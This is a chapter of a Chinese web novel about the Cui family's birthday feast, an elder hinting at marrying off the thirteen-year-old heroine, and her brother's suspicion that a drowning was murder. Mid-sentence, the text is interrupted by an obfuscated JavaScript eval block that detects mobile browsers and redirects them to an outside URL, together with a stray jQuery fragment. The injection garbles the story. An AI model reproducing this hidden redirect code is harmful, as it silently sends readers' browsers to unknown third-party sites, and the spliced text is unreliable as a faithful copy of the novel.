20. 第 20 章
作品:《崔氏小饭馆》 从二牛虽然胖还又些矮,但人老实又善良,而且运气很好,在镇上的大酒楼做帮厨,到二牛一个月有一贯的薪水银,再到大酒楼包吃住,他们家一月可以存不少银子。
接着话风一转,到她家地里今年庄稼长得好,必定大丰收,再抒发了一下家里样样不缺,唯独缺个孙媳妇的遗憾。
话说到这里,饶是崔三娘再心不在焉,敷衍的嗯嗯嗯,也突然明白了她的意思。
不是吧?原身才十三岁,哪怕在这个时代,也绝不是适合议亲的年龄。
这还是个人吗?
崔三娘握着锅铲,真想一铲子打在这位为老不尊的长辈的头上。
“咣当!”
正在洗萝卜菜的大舅奶奶突然把盆一扔:“文老二,你嘚啵啥呢?闲着就来干活。”说着把眉一拧,半是发怒半是玩笑的喝道,“可把话给你挑明了,今儿干活的有得吃,不干活的只有收拾洗碗的份!”
“哪有这个道理,来者是客,我们都是客,得等着吃现成的!”文氏吐出瓜子壳,往大舅奶奶的方向挪了几步,“大嫂呀大嫂,你都有两位孙媳妇了,怎么还一天到晚的辛苦做事,你这辈子,和咱小姑子一样,半点福气都没享到唷。”
大舅奶奶翻个白眼:“放屁,谁说我没享福,我都有两个重孙子了,崔家也有家兴和安安,倒是你,天天唠闲嗑,家里一根苗都没有,你还不急?”
有后无后,有孙无孙,这是老一辈比拼打嘴仗的重磅筹码,文氏霎时哑火,灰溜溜走了。
“真有意思。”大舅奶奶对着她背影啐了一口。
崔三娘笑着向大舅奶奶投去一个感激的眼神:“大舅奶奶,饭菜置办得差不多了,你们也去前头坐着吧。”
大舅奶奶点点头,用水洗了把手,一边甩水一边说:“少和那老家伙说话,那是个老不正经的玩意。”
论起来,这位大舅奶奶比文氏还大五岁,要说老,她才更老,但她居然称别人为“老东西”。
崔三娘忍俊不禁:“好,我知道了。”
-
另外一边,一早又去城里的崔大郎骑着马回来了,手里提了一只卤鸭。
不一会,听说柳木森在崔家留饭,且今日是崔老太太寿辰,柳家仆人送了几样点心来。
崔三娘摆了盘,将这临时加的菜点也摆上了桌。
一桌在堂屋里,主要是男客,另外一桌摆在院子里,主要是孩子和女眷,两桌菜肴是一样的,当中一大罐清炖的土鸡汤,汤里烫了肉丸,边上是炸小鱼、卤鸭、爆炒猪肝、酸炒猪大肠等荤菜,除了时蔬,还有糖块果糕等点心,零零总总,数下来有十多样。
这已是很体面很丰盛了。
都是家人亲戚,崔老太太笑呵呵对大家道:“吃吃吃,都吃好喝好。”
都是肚里缺油水的人,便谁也没客气,大大方方吃起来。
崔家几个小孩,包括柳木森,因为一直在灶间帮忙,做好一个菜就尝几口,现在都吃得半饱了,不过一堆人吃饭就是开胃,又吃了不少,一个个吃得肚皮溜圆。
带着炊烟味的晚风吹过时,客人们陆续的告辞。
最先走的是二爷爷一家,其次是柳木森,接着大舅奶奶一家准备走了,不过这当二舅奶奶的文氏还磨磨蹭蹭。
崔三娘佯装没看见,到灶间安置碗筷。
大舅奶奶家的表婶子们帮忙把碗洗了,还用热水烫了一遍,崔三娘只要将碗归置到碗柜中。
院子里,崔老太太的大嫂罗氏一家走到了院门口,临走前,罗氏的大儿媳金氏冲文氏喊:“二叔,二婶子,跟我们一块儿走呗,路上有伴。”
文氏低头瞧着院里的土疙瘩:“我们歇一晚再回。”罗氏立即高声接话:“你开啥玩笑,崔家有空屋给你俩住不?得啦,人家里事不少呢,别给人添麻烦,咱妹子面皮薄不好说你们,我不怕得罪人,我说!走走走,跟我们一块走。”
话说到这份上,文氏有些脸热,但她一心想留,要和崔老太太说说儿女小辈的婚姻大事,说白了,是见崔三娘出落的有模样,又有好手艺,看上了她,想说来给孙子做媳妇。
崔老太太还不知道二嫂的小心思,但她并不想哥嫂在家住,大嫂说的都是实在话,家里窄巴事情多,实在没太多功夫待客:“大哥大嫂,二哥二嫂,等忙过这段时间,我领孩子们去看你们。”
罗氏连连点头:“好,今年我家杀猪,到时候给你们递信,来我家吃杀猪菜。”
说着过来搀文氏的胳膊:“再不走天黑了。”
“那就走吧。”文氏的丈夫,崔老太太的二哥受不了这尴尬的氛围,僵笑着大跨步先出了院门。
丈夫都走了,文氏不好再赖着不走,只能白妯娌一眼,跟着出了院。
送走一屋子客人,喧嚣了一整日的崔家小院霎时变得安静。
崔老太太虽没下厨,忙前忙后的待客仍极耗体力:“今日早些歇息吧,这老胳膊老腿的,不中用咯。”
林氏提醒:“娘,礼金还没记呢。”
客人上门,自不会空手来,都带了礼物送了礼金,其中二爷爷一家是八十文礼金加一大口袋菜干,娘家这边,罗氏包了一百文礼金加一篮子鸡蛋,文氏俩口子给得最少,只有三十六文礼金,外加一袋酸不溜秋的野果子。
崔大郎取出崔家记录人情的簿册,将这些礼金礼物如数记下,以备今后还礼。
-
“哥,你今日进城干啥去了?”
今夜家人睡得早,崔三娘做了一天的菜,但也许是吃得太好,肚子有些涨,就没睡,借着月光在院里溜达,一会看看鸡鸭,一会到堂屋看看晾晒的山楂干,一会又思考要不要做些新吃食。
正消磨着时间,西厢的门嘎吱一声推开,崔大郎出来了。
起先崔三娘以为他是起夜如厕,但崔大郎在窄廊下踱着步子,显然也不想睡,正无聊的崔三娘便蹭过去同他说话。
崔大郎淡笑着:“还是不为衙门里的事。”
崔三娘一听就气哼哼的:“大哥休沐十日,是朝廷的规定,凭啥衙门里还给
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17480626|201713||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
你派事做,这不合规矩。”
崔大郎想解释,张了张嘴,却什么都说不出,自上次一时气闷,将自己在衙门中的困境说给崔三娘听后,崔大郎一直有点后悔,但这么多天,崔三娘一直保密,没有将他们谈话的内容透露出去,崔大郎又渐渐心安。
烦闷之事,自己独自煎熬,和有人倾听,是不一样的,虽然三娘并不能做什么。
“三娘,如果你遇见一件很棘手很危险,而且很急迫的事,你会怎么做?”
崔三娘歪着头想了想:“这事听上去很复杂呀。”
崔大郎叹口气:“是挺复杂的。”
今日他进城,一是为了完成柳云海的请求,柳云海经营的商铺从北方运来一批皮货,进城时被税关扣押了,柳云海想请崔大郎翻找一下档案,皮货进城,按律到底该抽多少税,有无暗地里的规矩。
崔大郎曾有一位王姓同窗,如今就在税埠当值,崔大郎便利用这层关系,替柳云海探到了消息。
进城的第二目的,还是为昨日意外发现的那些蹊跷事,崔大郎给这事取了个名,叫珍珠案。
昨天,他拉着新仵作姚希到一处茶摊坐下,问了当日验尸的种种细节,姚希说落水之人一般会奋力挣扎,手指间与喉咙鼻孔间会灌入水与泥沙,但当日那具尸体,鼻腔和口腔却相对干净,只有少量砂砾。
而且,后脖颈处有一处朦胧的淤青。
当时下着大雨,现场泥泞不堪,姚希只来得及匆匆一看,简略的写了文档签字之后,尸体被抬走,以便进一步细细验看。
“后来,师傅说我验错了,加上一村庄里有耕牛被毒死的案子,我得去乡下查耕牛的死状,那桩落水案便由师傅接手。”姚希蹙眉,“事情已盖棺定论,尸首也已被亲人认领,崔大哥,您问这些,要做什么?”
姚希应该隐约觉出了不对,话音有些颤抖:“我……这些只是我一家之言,我才入行一年,学艺不精。”
崔大郎闻弦知雅意,忙表示他们之间的谈话,不会透露给第二人,但昨晚他一夜也没睡,今日进城处理完柳云海嘱托的事情后,便去寻找一位曾做了几十载仵作,如今已闲退的老友询问。
他掐头去尾,将事情模模糊糊说了一遭,主要想讨论姚希提及的疑点。
老友捋着白胡子睨了崔大郎一眼,吐出两个字:“谋杀。”
崔大郎霎时脊背生寒。
老友在旁悠哉的喝茶:“我做了几十年仵作,经历过无数命案,凶手先杀人,后伪造成溺水、火灾等意外的,不胜枚举,这是很常见的掩盖手段,新手仵作或许很容易被蒙蔽,但像咱们这样的老手,呵呵,简直一目了然嘛。”
说着望向崔大郎:“你问这个做什么?想改学仵作了?你年纪不小了,恐怕不好学哟。”
崔大郎僵硬的笑着,没有回应老友的调侃。
他深深的陷入疑惑,如果珍珠案中的落水者是死于谋杀,那么,是谁在掩盖真相?
老仵作?老朱?还是衙门中级别更高的长官?目的又是什么?